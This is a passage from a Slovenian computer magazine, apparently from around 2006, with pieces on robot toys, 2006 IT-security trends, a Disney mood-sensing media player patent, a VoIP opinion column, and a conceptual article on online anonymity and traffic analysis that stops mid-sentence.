Bioloid je ravno tako **sestavljiv program**, iz katerega lahko sestavite **robota** v poljubni obliki. Gradimo lahko iz posebnih kock, ki so sicer veliko bolj pustih barv kot pri robotu Lego, pa vendar smo videli robote v obliki kače, dinosavra, želve, pajka, psa ali pa v obliki vozil in podobno. Preko računalniškega programa ga lahko **naučimo različnih vedenj**, lahko pa ga samo vodimo prek **daljinskega upravljalnika**. Možno bo kupiti različne pakete, od začetniških pa do zahtevnejših, v katerih bodo različni senzorji, moduli, baterije in vse potrebno za sestavo svojega roba ljubljénčka. Bioloid je lahko opremljen z IR-senzorjem, zvočnim senzorjem, brezžično povezavo z računalnikom, kamero in podobnim. Korejsko podjetje Robotis, ki program proizvaja, obljublja, da so njihovi roboti korak bliže realnosti (v precej čudni angleščini). Kaj to pomeni, si lahko podrobno pogledate na spletni strani. Žal se cena osnovnega kompleta humanoidnega sestavljivega robota začne pri 990 EUR.

www.robotis.com

RoboNova 1

Ameriško podjetje HiTech Robotics pa je premierno prikazalo svojega novince Robonova 1. To je »popoln« robot, ki zna **hoditi, teči, delati salte, plesati**, predvsem pa ga je moč **enostavno programirati**. Robot bo na voljo še letos, cena pa bo okoli 840 evrov za že sestavljenega in sto evrov manj za sestavljivo izvedbo. Prikazani prototip je prekašal vse doslej videne izdelke! Zelo zanimivo!

www.hitechrobotics.com

Robosapien, Robopet, Roboraptor

Precej dostopnejše so »igrač«, ki tudi delujejo bolj kot igrače. Podjetje **WowWee** je navdahnil Sonijev mali plastični kuža, ki pa ga je poševnooki gigant prodajal po nekaj tisoč dolarjev. WowWee je takoj ugledal tržno nišo in tako že nekaj let prodaja **male robote različnih oblik**. Tudi na slovenskih prodajnih policah je bilo moč videti humanoidnega robotka **RoboSapien**, modrih oči,

odetega v zaščitno belo-črno barvno kombinacijo. Na sejmu je WowWee prikazoval naslednjo generacijo, **RoboSapien v2**. Novi humanoid zna tudi kegljati, žal pa mu ni šlo ravno najbolje, saj je imel veliko težav s prepoznavanjem ukazov zaradi motenj iz okolice. Drugi novosti sta **RoboRaptor**

in **RoboPet**, majhen kužek, ki vztrajno sledi svojemu gospodarju in se mu mota okoli nog. Oba robota sta opremljena s senzorji za dotik, gibanje, svetlobo in glas, v njih pa se skriva nekaj ducat že nastavljenih programov, s katerimi lahko zabavamo obiskovalce ali se z malimi roboti igramo sami. RoboRaptor se lahko iz nevarnega dinosavra prelevi v prav prijazno domačo žival. Zanimiva je kombinacija dveh robotov, saj RoboRaptor prepoznava ukaze svojega prijatelja RoboSapiena in tako ima tudi robot lahko svojo domačo žival. Da pa roboti niso preveč prepuščeni sami sebi, jih lahko vodimo tudi prek daljinskih upravljalnikov, ali pa jih preprosto »damo spat«. Cene se gibljejo od 100 do 250 ameriških zelencev.

www.wowwee.com

Tamagoči, tretja generacija

Se še spomnite živalic, ki smo jih morali hraniti in voziti na sprehod ter se z njimi igrati, živeli pa so kar v obesku za ključce. Moj mali Tamagoči je pred nekaj leti od samega dolgčasa umrl kar v predalu moje pisalne mize. Pa vendar se male prijazne živalice vračajo, seveda pa so zahtevnejše, kot so bile. Kratek čas bodo preganjale tako, da se bodo igrale ena z drugo, kar pomeni, da morate poiskati svojega prijatelja, ki na obesku za ključce nosi njegovega prijatelja. Še prej pa morate poslati malega Tamagočija v njihovo virtualno mesto Tamagotchi v internetu, kjer bo lahko za svojega novega prijatelja kupil darilo, ki je ob spoznavanju prijateljev še kako pomembno. Tam lahko poleg nakupovanja počne še veliko drugih zanimivih zadev, kot je igranje iger in podobno. Morda bomo poskusili ponovno?!


Prenosni računalniki kot igrače

Čedalje več je zaslediti poučnih interaktivnih igrač, kot je prenosni računalnik, s katerim si otrok lahko krajša čas. Z njimi lahko poslušajo glasbo, igra igre, se z njimi uči brati in pisati ali pa se celo uči matematike ali geografije ...

Vsekakor je iz leta v leto opaziti večji **prodor računalnikov in robotike v igrače**, razveseljivo pa je, da nove igrače odpirajo nove možnosti, nižajo cene tehnologije in predvsem – otrokom dajejo nov poligon za izkazovanje njihove ustvarjalnosti in idej. Žal bo slovenski trg zaradi majhnosti spet prikrajšan za kar nekaj funkcij, ki so vezane na jezik, saj se lokalizacija pri nas očitno ne splača ...

■

VARNOST NI VEČ LE DOMENA IT-ODDELKOV



Simon Perry je kot podpredsednik strategije za varnost v CA EMEA eden vodilnih evropskih strategov za varnost. Je priznan strokovnjak in govornik na področju varnosti in želi na podlagi tesnega sodelovanja s strankami podjetja CA razviti pravila, postopke in sisteme za boljše upravljanje varnosti znotraj celotnega okolja IT. Pred kratkim je bil sprejet v skupino Permanent Stakeholder Group Evropske agencije za varnost omrežij in informacij (ENISA) pod okriljem Evropske unije. Predstavil nam je naslednjih pet smernic, ki bodo po njegovem letos prevladovala na varnostnem področju informacijske tehnologije.

1. Hibridni napadi kot posledica združevanja virusov in vohunske programske opreme

Do leta 2005 je **vohunska programska oprema** veljala zlasti za nevarnost za uporabnike. Mnenje se je spremenilo, ko se je vohunska programska oprema močno razširila, in ko so v podjetjih ugotovili, da so njihovi podatki ogroženi. Vohunska programska oprema se razvija tako, da se skriva v drugo računalniško programsko opremo in potem zavede uporabnika spletnih strani, da prenese in namesti programsko opremo v svoj računalnik.

Naslednji logičen korak razvoja je **križanec** med virusi in vohunsko programsko opremo, ki uporablja tehnike množičnega inficiranja in širjenja »tradicionalnih« črvov oziroma virusov, njegova koristna vsebina pa ima lastnosti

»vohunske programske opreme«, zato je njen prvotni namen takšen, da se za dalj časa potuhne in zbira informacije. Najboljša obramba proti tej novi grožnji je **združena obrambna strategija**.

2. Združene obrambne strategije za varnost

Poleg hibridnih se v zadnjem času pojavlja veliko **dvostopenjskih napadov**. Najprej se izoblikuje veliko »zombijevske« omrežje, ki običajno poišče domače naprave, potem pa se za drugo stopnjo napada obrne proti poslovnemu omrežju. Če se želijo organizacije uspešno zavarovati pred takšnimi dvostopenjskimi nevarnostmi, potrebujejo združeno obrambno strategijo, ki jih bo izločila in tako **proaktivno** zaščitila njihove sisteme. Tak pristop od organizacije zahteva, da hkrati odpravi nevarnosti za delavce **v podjetju in doma**, in sicer z združenim pristopom k licenciranju in tehnologiji. To lahko na primer učinkovito stori nabavni oddelek, in sicer tako, da osebju priskrbi nakup dodatnih licenc po nižjih cenah za uporabo v domačih računalnikih. Tako se ne bi le bolj zavedali nevarnosti v internetu, ampak bi tudi večkrat posodobili varnostne programe. V letu 2006 se bo vse več uporabnikov odločalo za ta skupni pristop, vodilni v podjetjih pa se bodo bolj posvetili splošni varnosti pri uporabi interneta v podjetjih in zunaj njih.

3. Modeli upravljanja povezanih identitet

Povezava (federation) temelji na zaupanju med skupino izbranih organizacij, najpomembnejših na svojem področju. Vsaka domena znotraj skupine ima lasten seznam overjanja, ki predstavlja svojo skupnost. Člani konzorcija si zaupajo, da bodo ustrezno identificirali svoje skupnosti, tako da ne potrebujejo neposrednega dostopa do seznamov uporabnikov drugih članov. Do danes je upravljanje povezanih identitet oviralo pomanjkanje **povezovalnih standardov** (oziroma standardov nasploh), ki bi opisali tehnično delovanje elastičnih rešitev. S tem se zdaj v veliki meri kvarjajo različne delovne skupine (OASIS, Liberty in druge). V letu 2006 se bodo podjetja posvetila utrjevanju in certificiranju svojih obstoječih zmoglosti upravljanja identitet, pripravljениh za povezovanje. Priča bomo velikemu številu projektov za upravljanje identitet, ki bodo kot del strateške pobude dopolnjevali povezovanje do njegove dokončne izpopolnitve v letu 2007.

4. Poslovne in IT-integracije, ki temeljijo na zaupanju

Z izjemo vpliva ključnih pravil, kot so Sarba-

ne-Oxley (SOX), je bila varnost do zdaj domena IT-oddelkov, ne pa celotnih podjetij. Vendar se stanje spreminja, saj se podjetja bolj zavedajo posledic slabe varnosti, ki vpliva na vrednost blagovne znamke in uniči zaupanje med strankami in organizacijo. Če na primer izbirate med dvema bankama, ki ponujata enake proizvode in storitve, kot je e-bančništvo, igra pri izbiri **zaupanje stranke v varnost** banke odločilno vlogo. Varnost lahko torej organizacijam pomeni **tveganje** ali – kar je pomembneje – priložnost, da **privabi stranke**. Varnost tako ne bo več le domena IT-oddelkov, temveč celotnega podjetja, z njo pa morajo upravljati prodajni in komunikacijski oddelki. Leto 2006 bo pomenilo prelomnico in vse več podjetij bo postalo dovetnejših za soočanje s tveganji ter, kar je še pomembneje, odkritejših glede načinov zmanjševanja tveganj. Če tega ne bodo storila, ne bodo le ogrozila zaupanja strank, ampak utegnejo napadalcem sporočiti, da kaj skrivajo.

5. Prilagodljiv obseg določa končno raven varnosti

Vodilne organizacije, ki uporabljajo združene strategije za varnost, bodo v letu 2006 lahko prilagajale obseg varnosti. Ugodnosti dela doma danes dobro razumemo in sprejemamo. Rezultat tega je, da se vse več ljudi odloča za **delo doma**, kar je razvidno iz večjega števila prodanih prenosnih kot osebni računalnikov. Do nedavnega so organizacije domnevale, da so prenosni računalniki, priključeni v omrežje podjetja, samodejno zaščiteni pred nevarnostmi iz interneta, kadar zaposleni delajo zunaj fizičnih meja varnostnega obsega. Vendar v resnici ni tako. Dejstvo je, da največjo nevarnost podjetjem pomenijo zaposleni, ki uporabljajo prenosne računalnike kot domače osebne računalnike. Brez varnega požarnega zidu organizacije so njihovi prenosni računalniki izpostavljeni vsem vrstam virusov in vohunske programske opreme. V naslednjem letu se bodo organizacije odzvale na to težavo s **prilagodljivimi obsegi varnosti** – raven varnosti se bo zvišala, ko bodo zaposleni delali zunaj varnega omrežja ali uporabljali računalnike za osebno rabo, in se znižala, ko bodo spet znotraj fizičnega obsega varnosti. Prilagodljivi obsegi bodo podjetjem prinesli veliko prednosti – ljudje bodo lahko delali na oddaljenih lokacijah in delo prilagajali različnim okoliščinam, ob tem pa jim ne bo treba skrbeti za varnost.

(Milan Simčič)

RAZPOLOŽENJSKI PREDVAJALNIK

Podjetje **Disney** je vložilo zahtevo za patentiranje ideje, ki so jo imenovali **razpoloženski predvajalnik digitalnih vsebin**. Gre za običajen predvajalnik, opremljen s **tipali**, ki merijo lastnikovo telesno temperaturo, znojenje in srčni utrip. Na podlagi rezultatov postopoma gradi **lastnikov (razpoloženski) profil**, kakšno glasbo najraje posluša ali kakšne filme gleda, ko mu je vroče ali hladno, ko se močno poti ali se sploh ne poti, oziroma ko ima hiter ali počasen srčni utrip. Predvajalnik pozneje sam **predlaga, kaj naj uporabnik posluša ali gleda,**


spet glede na podatke omenjenih tipal, bodisi najde vsebino v svoji knjižnici (shranjene v pomnilniku naprave) ali pa jo, če je to mogoče, najde in prenese iz spletnih storitev, ki so na voljo. Če se uporabnik s predlogom ne strinja, si to predvajalnik zapomni in tako posodablja razpoloženski profil oziroma se uči na napakah. Kot pravijo, sčasoma predvajalnik čedalje pogosteje ugane uporabnikovo razpoloženje in mu predlaga željeno vsebino.

www.disney.com

VEDNO PRISEB(N)I.

Nova storitev Integral vam omogoča, da ste **kjerkoli in kadarkoli seznanjeni s svojo e-pošto in koledarjem**. Vse spremembe v e-poštnem predalu ali koledarju vašega računalnika se namreč **takoj prikažejo na vašem mobilniku/dlančniku – in obratno**, saj se računalnik in mobilna naprava samodejno sinhronizirata. Na zahtevo Integral omogoča tudi prenos, odpiranje in rokovanje z e-pošti pripetimi datotekami.

Namestitev Integrala je **brezplačna** in možna na več že obstoječih telefonih iz naše dosedanje ponudbe.



Informacije na brezplačnih številkah:
naročniki Mobitel GSM/UMTS: **031/041/051 700 700**,
Elektronski naslov: **integral@mobitel.si**.

Integral



IP-mobilniki namesto klasičnih?

Pritegnil me je intervju, objavljen na spletni strani www.networkworld.com, v katerem izvršni direktor rastočega distribucijskega podjetja napoveduje nekaj prav zanimivega. Po njegovem bodo veliko mobilnih telefonov zamenjale mobilne brezžične naprave, ki bodo povezane prek interneta in bodo omogočale klice prek Skypa ali podobnih sistemov.

Piše: **Tanja Čavlovič**

tanja.cavlovic@mojmikro.si

ilustracija: Marko Škerlep

Dodal je, da bo kar nekaj korenitih sprememb v tehnologijah in v podjetjih, ki zdaj mislijo, da sedijo na čistem zlatu. Ali je s tem mislil mobilne operaterje? Če to reče človek, ki tako dobro pozna razmere in upošteva, da se obseg prodaje slednjih vsako leto poveča za 20 do 41 %, potem mora biti nekaj na tem.


Prav temu človeku se moramo zahvaliti, da je distribucijski liniji našega podjetja omogočil uvažanje VoIP-telefonov in podobnih pripomočkov že takrat, ko sem morala vsakemu posebej razlagati, da je Skype nekaj podobnega kot MSN, in nagovarjati poslovne partnerje v tujini, naj se priključijo, da bomo lažje komunicirali in hitreje uredili kakšne projekte.

Presenetila pa me je neka malenkost v času, ko smo začeli z VoIP-komunikacijo. Ko mi je programček potegnil vse stike iz adresarja, je bil med njimi znanec iz Slovenije, ki ga pa ne poznam tako dobro. Skoraj takoj je stopil v stik z mano in kmalu sem izvedela, da je po novem vladni uslužbenec, da dela na ministrstvu za notranje zadeve in da tam vsi že kar nekaj časa uporabljajo VoIP-telefonijo. Uau! Naša birokracija! Pa tolikokrat smo se pritoževali čeznje in njihovo mentaliteto. Prehiteli so dobršen del mojih prijateljev računalničarjev. No, računalničarji so tako posebna vrsta, da če kdo med njimi ne uporablja VoIP-telefonije, je to najbrž zato, ker mu ni všeč ali ker ima druge razloge. Zagotovo pa ne zaradi tega, ker je ne bi poznal.

Skypu konkurenčen program, ki je pa tudi brezplačen, se imenuje **OpenZoep** (izgovarja se kot »open soup«). Ponudili so ga Nizozemci, podjetje **Voipster**. Namenjen je predvsem IP-komunikaciji med računalniki, ima pa tudi dodatek, ki omogoča komunikacijo kar prek Firefoxa. Pri namestitvi programa preseneti izbira jezikov, v katerih ga lahko uporabljate: češki, angleški, madžarski, poljski in slovenski! Ne slovaški, prav slovenski! In samo pet jih je. Ni dolge mednarodne lestvice, kot jo imajo razni Microsoftovi programi. Stavim, da v tistem nizozemskem podjetju dela kak Slovenec. Sem že naletela na veliko Balkancev pri komuniciranju z različnimi skladišči računalniških komponent na Nizozemskem.

Teh pet jezikov zame morda pomeni tudi to, da se bodo vsaj na začetku priljubljenosti tega programa (dokler ga ne naredijo tudi v drugih jezikih) zmanjšale snubitvene ponudbe strastnih uporabnikov Skypa z Bližnjega vzhoda, ki vedo, da če nekje na svetu najdejo stik z imenom Tanja, je to najbrž ženska. (Posledica nekajkratne omembe v ameriških filmih in nadaljevanjih). Zato upam, da jih bo tokrat moje ljubkavalno ime Tanči, ki se ne konča na a, pustilo v dvomih. In da mi ne bodo več sredi delovnega dneva med komuniciranjem prek Skypa s poslovnimi partnerji pošiljali eksplicitnih slik svojih intimnih delov telesa.

Menim, da v tem trenutku sloni na VoIP komunikaciji kar dobršen del razvitega sveta in da bi morala slovenska podjetja začeti razmišljati o poslovanju in ponudbi storitev, ki so v povezavi s tem. No, morda jih veliko že dela na ta način, vendar ne dobivam takih informacij. Pri nas se oglašujejo samo osnove, v slogu: »Ponujamo IP-telefonijo!« Na tujih internetnih straneh pa opažam vse več oglasov podjetij, ki ponujajo različne novice v povezavi z VoIP-komunikacijo. Slovenski trg v tem trenutku najbrž daje veliko priložnosti



in odprtega prostora za nove storitve. Treba je malce brati tuje novice, to kombinirati z domišljijo ter nahecati naša ključna podjetja, naj pospešijo uvajanje širših brezžičnih internetnih omrežij. Upam, da bo tržno tekmovanje pripomoglo k hitrejšemu razvoju na tem področju.

Med svetovnimi ponudniki programov in storitev VoIP-komunikacije sem zasledila veliko novosti, med njimi brezplačne videokonference za deset ljudi, Netgear je že izdal brezžične telefone za VoIP-telefonijo, moduli za delovanje v Firefoxu so tudi novost ... Kmalu bodo najbrž tudi v drugih internetnih brskalnikih.

In pri iskanju sklepa za ta članek naletim na slovenske razvijalce programa, podobnega prvemu Skypu. Razložili so mi, da bodo zraven še moduli in dodatki za širšo uporabo programa, a ne verjamem, da se bodo končni uporabniki želeli s tem ukvarjati, saj bodo hoteli vse imeti že »servirano«. Ob pogovoru z njimi pa ugotovim, da ne vedo nič o dodatnih modulih za delovanje v internetnih brskalnikih in raznih malenkostih, ki so tržna niša podjetij, ki delujejo na svetovni ravni. Dajmo malo brati, ljudje, no ... Preden začneš kak projekt, se

moraš vedno pozanimati, ali že kdo dela kaj podobnega (v Sloveniji ali v svetu), ali obstaja konkurenca, kakšen napredek je že dosežen na tem področju in v kateri smeri gre vse skupaj, ali lahko kak modul ali kakšno malenkost tudi ti narediš in dodaš, kajne? Nekateri spletni strani so samo na to temo oziroma redno pišejo o njej. Seveda bom podjetju, s katerim sem se pogovarjala, redno pošiljala vse uporabne novice, do katerih se dokopljem, v upanju da izdelajo čim boljši izdelek, in če bo plačljiv, čim bolj konkurenčen!

Sama že vem, da se bom na naslednjem potovanju v tujino z domačimi pogovarjala prek interneta z enim od teh programčkov in ne bom tratila denarja za mednarodne telefonske pogovore ali SMS-sporočila. Moja 46-letna mami, ki živi 60 km stran od mene, že »chata« z menoj po internetu. Skoraj vsak hotel že v srednje razvitih državah ponuja internet. In ni me presenetilo, ko mi je moj dragi razložil, da so se svetovno znana podjetja, kot so Cisco, IBM in podobna, organizirala tako, da njihova celotna komunikacija med prodajnimi enotami po svetu poteka prek internetne telefonije. Ne odvajajo torej rednega mesečnega davka kakšnemu podjetju, telefonskemu operaterju, katerega najuspešnejša storitev je ta, da obsipava z reklamami. Kot naš monopolni Telekom, ki mu moramo plačevati že za najmanjše osnovne informacije iz elektronskega telefonskega imenika. To ni dodatna storitev, ki nam jo ponujajo in jo je treba zaračunavati, ampak varčevanje, saj porabijo manj sredstev za tisk debelih imenikov!

Slaba stran vse te super tehnologije in cenejših pogovorov je sicer majhna, a utegne biti neprijetna: da ti zazvonijo vse naprave naenkrat! Človek postane preveč dostopen. Danes sem se v službi pogovarjala prek klasičnega telefona, kar naenkrat pa se je zaslilo zvonjenje na Skypu, zapel pa mi je tudi GSM v torbici. Aaaa!! Komaj čakam, da se bomo vsi pogovarjali prek interneta in da bo to to. In da se internet ne bo sesuwal raznim Siolom in T-2, ki ves čas oglašujejo svojo vrhunsko tehnologijo. In da mi ne bodo več neznanci pošiljali slik svojih nepriljubljenih golih teles. ■

Zakrivanje spletnih sledi

Dokaj normalen pogovor po IRC-ju: »Sem postavna plavalasa študentka z bujnim oprsjem, stara 22 let. In ti?« »Sem visok mišičast 25-letnik z rjavimi lasmi.« Nič kaj posebnega, bi rekli, a dokaj pogosto se za takšnimi pogovori skrivajo osebe, ki so vse prej kot to. Za plavalasimi študentkami se pogosto skrivajo najstniški fantje, ki bi radi preko interneta malo zabave. Je v internetu res mogoče biti tako anonimni?

Pišeta: Marjan Kodelja in Zoran Banović

marjan.kodelja@mojmikrosi, zoran.banovic@mojmikrosi



Pravzaprav je, še posebej v primerih, ko gre za dokaj nedolžno zabavo. Takrat namreč nihče ni ogrožen in je vpletenim čisto vseeno, ali je zapisano res ali ne. Povsem drugače pa je, ko je prava identiteta uporabnikov pomembna, ker gre za poslovno komunikacijo ali za odkrivanje nezakonitosti. Se je mogoče izogniti temu, da pridejo do nas, tudi če se predstavljamo kot nekdo drug?

Če se v internet povežete prek svojega osebnega računalnika, izbrani ponudnik dostopa v internet (ISP) vedno ve, kdo ste. Nekateri mislijo, da v primeru, ko nimajo stalne IP-številke, ampak dinamično, ponudnik dostopa do interneta ne more vedeti, kdo so. A to ni res. Tudi v tem primeru lahko brez težav to ugotovi. Pa ne le to, kdo trenutno dostopa do interneta, pač pa tudi pretekle dostope. Podatki o dostopih se namreč hranijo, saj tako zahteva zakon, v bodoče pa naj bi se še dalj časa, če bodo obveljale zahteve, ki jih je slišati iz EU-ja. Ker ponudnik torej ve, kdo ste, lahko na zahtevo, zakon govori o veljavnem sodnem nalogu, zahtevane podatke izroči organom pregona. Znani so primeri vdorov v informa-

cijske sisteme ali podobna nelegalna početja v internetu, ko je policiji s podatki ponudnika dostopa uspelo najti osebo, ki je te izvršila. Vse to je mogoče, ker je šlo za amaterske poskuse, pri katerih se »hekerji« niso potrudili ali znali zbrisati sledi svojega početja. Če sodite med tiste, ki se paranoično bojijo še tako majhne verjetnosti nadzora nad vašim početjem, je edina možnost, da uporabljate računalnike v spletnih kavarnah.

Druga trenutno »vroča« zgodba so podatki, ki jih hranijo spletni iskalniki. Ti običajno v vaš računalnik naložijo piškotek (cookie), ki izboljša storitev, hkrati pa pomeni določeno grožnjo anonimnosti. Dokler se ne prijavite v kakšno od storitev, ki jih iskalniki dodatno ponujajo (spletna pošta, takojšnje sporočanje) podatki »piškotka« niso dovolj za enostavno identifikacijo uporabnika. Edina možnost v takem teoretičnem primeru je, da na podlagi golih podatkov (običajno IP-naslovi) vaše osebne podatke pridobijo od vašega ponudnika dostopa v internet. S primerjavo podatkov v zbirki iskalnika in tistimi v zbirki ponudnika dostopa v internet, je identifikacija sicer

možna, a malo verjetna, če niste mednarodno iskan kriminallec ali terorist. Veliko preprosteje vas lahko ponudniki različnih spletnih storitev identificirajo, če ste jim sami pri registraciji zapuili svoje osebne podatke. V tem primeru je potem mogoče navideznega uporabnika spletnega iskalnika in njegovo početje povezati s konkretno osebo.

POSTAVLJANJE MEJ

Vdor v uporabnikovo zasebnost je zadnje mesece velik problem v zahodnem svetu, kjer je ta pravica ena od pridobitev (morda celo največja) demokracije. A tudi ta pravica ni nekaj absolutnega. Gre namreč za postavljanje mej, do katerih je nadzor mogoč oziroma ni mogoč. Večina se strinja, da ni nič narobe, če državni organi prek nadzora spleta preganjajo pedofilijo, kriminal in terorizem, za katere vsi sodimo, da so nekaj nesprejemljivega. Manj se strinjamo, da tako preprečujejo »kraj« nelegalnih vsebin, še manj pa, da nadzirajo vse »počez« z izgovorom, da se pač vsi strinjamo v prvem. Kot kaže, se ne bojimo toliko tega, da nas država dejansko nadzira, zagovorniki teorije zarote so s

tem že zdavnaj razčistili, kolikor tega, da je **nadzor tehnološko mogoč**. In če je nekaj tehnološko mogoče, potem pot do dejanske uporabe ni več tako daleč, paranoiki pa hitro dobijo vtis, da so nadzorovani, pa če je to upravičeno ali ne. Zgodovina totalitarnih in »demokratičnih« režimov je zlorab nadzora namreč polna.

Internet je prava Meka za tiste, ki bi radi **kršili določila o spoštovanju zasebnosti**, zato se z razlogom pojavi vprašanje, kako se proti temu **bojevati** oziroma kako učinkovito zagotoviti **nadzor tistih, ki nas nadzorujejo**.

DALJŠA POT, MANJ NADZORA

Poleg zapovedanega načela, da je treba **paziti**, kaj počnemo v spletu, je zadnje časa govor tudi o **tehničnih pomagalah**, ki lahko potencialno zagotovijo nekoliko višjo stopnjo anonimnosti. Pri problematiki anonimnosti ne gre zgolj za prisluh vašemu prometu, temveč tudi za **sledenje njegove poti** od točke, kjer ste nekaj izvedli, do računalnika, ki ga je mogoče povezati z vami. Za kaj pri tem gre? Ko ste v spletu, iz vašega računalnika »tečejo« paketi podatkov prek različnih strežnikov do končne točke, kjer je spletna stran ali storitev, ki ste si jo zaželeli. Recimo, da na neki spletni strani počenete nekaj, kar vzbudi radovednost tistega, ki nadzira obnašanje uporabnikov. Ta ne poskuša prebrati vsebine prometa, temveč rekonstruira pot v realnem času ali, če ta stran oziroma storitev beleži promet (log) tudi pozneje (metoda analize prometa). Želi priti do podatka o izvornem računalniku, kjer je promet nastal in prek katerega je pozneje moč pridobiti identiteto uporabnika. Torej zelo podobno, kot lahko vidimo v filmih, ko želijo ugotoviti, prek katerega telefonskega aparata kliče ugrabitelj ali drug nepridiprav.

KAKO DELUJE ANALIZA PROMETA

Metodo analize prometa podatkov je moč uporabiti za ugotavljanje, kdo se s kom »pogovarja« znotraj javnega omrežja (interneta). S poznavanjem izvora in cilja prometa je mogoče **spremljati obnašanje in interese posameznika**. Metoda sama po sebi ni uporabna zgolj za nadzor, moč jo je **uporabiti tako v pozitivne kot negativne namene**. Tipičen primer so cene izdelkov v spletnih prodajalnah, kjer lahko spletni trgovci te prilagajajo s pomočjo podatka, iz katere države prihaja spletni kupec. Če so cene nižje, bi lahko rekli, da gre za pozitiven primer, če so višje, pa negativen primer uporabe te metode. V nekaterih primerih je lahko obremenjujoče za posameznika že poznavanje njegove lokacije (od kod oziroma iz katerega računalnika komunicira) brez poznavanja vsebine komunikacije, tudi v primeru, ko je ta šifrirana.

Paket podatkov, osnova internetne komunikacije, sestavljajo zaglavje (header) paketa in seveda podatki. Namen zaglavja je pravilno usmerjanje poti paketa (da ta pride do cilja). Tudi če so podatki ustrezno zaščiteni (šifrirani) je iz zaglavja moč razbrati marsikaj – izvor, cilj, čas in dolžino –, v nekaterih primerih lahko prek tega tudi okvirno sklepajo, za kaj


Internet je prava Meka za tiste, ki bi radi kršili določila o spoštovanju zasebnosti, zato se z razlogom pojavi vprašanje, kako se proti temu bojevati oziroma kako učinkovito zagotoviti nadzor tistih, ki nas nadzorujejo.

gre. **Zaglavja** so osnovni problem pri zagotavljanju anonimnosti, še posebej če tisti, ki nadzira, pridobi osebne podatke o osebah, ki komunicirajo (ISP, spletne storitve). Preprosta metoda analize prometa pomeni »sedenje« na komunikacijski poti med dvema sogovornikoma in prebiranje ter analiziranje podatkov v zaglavju sporočila. Bolj sofisticirane metode pa vključujejo spremljanje več prometa

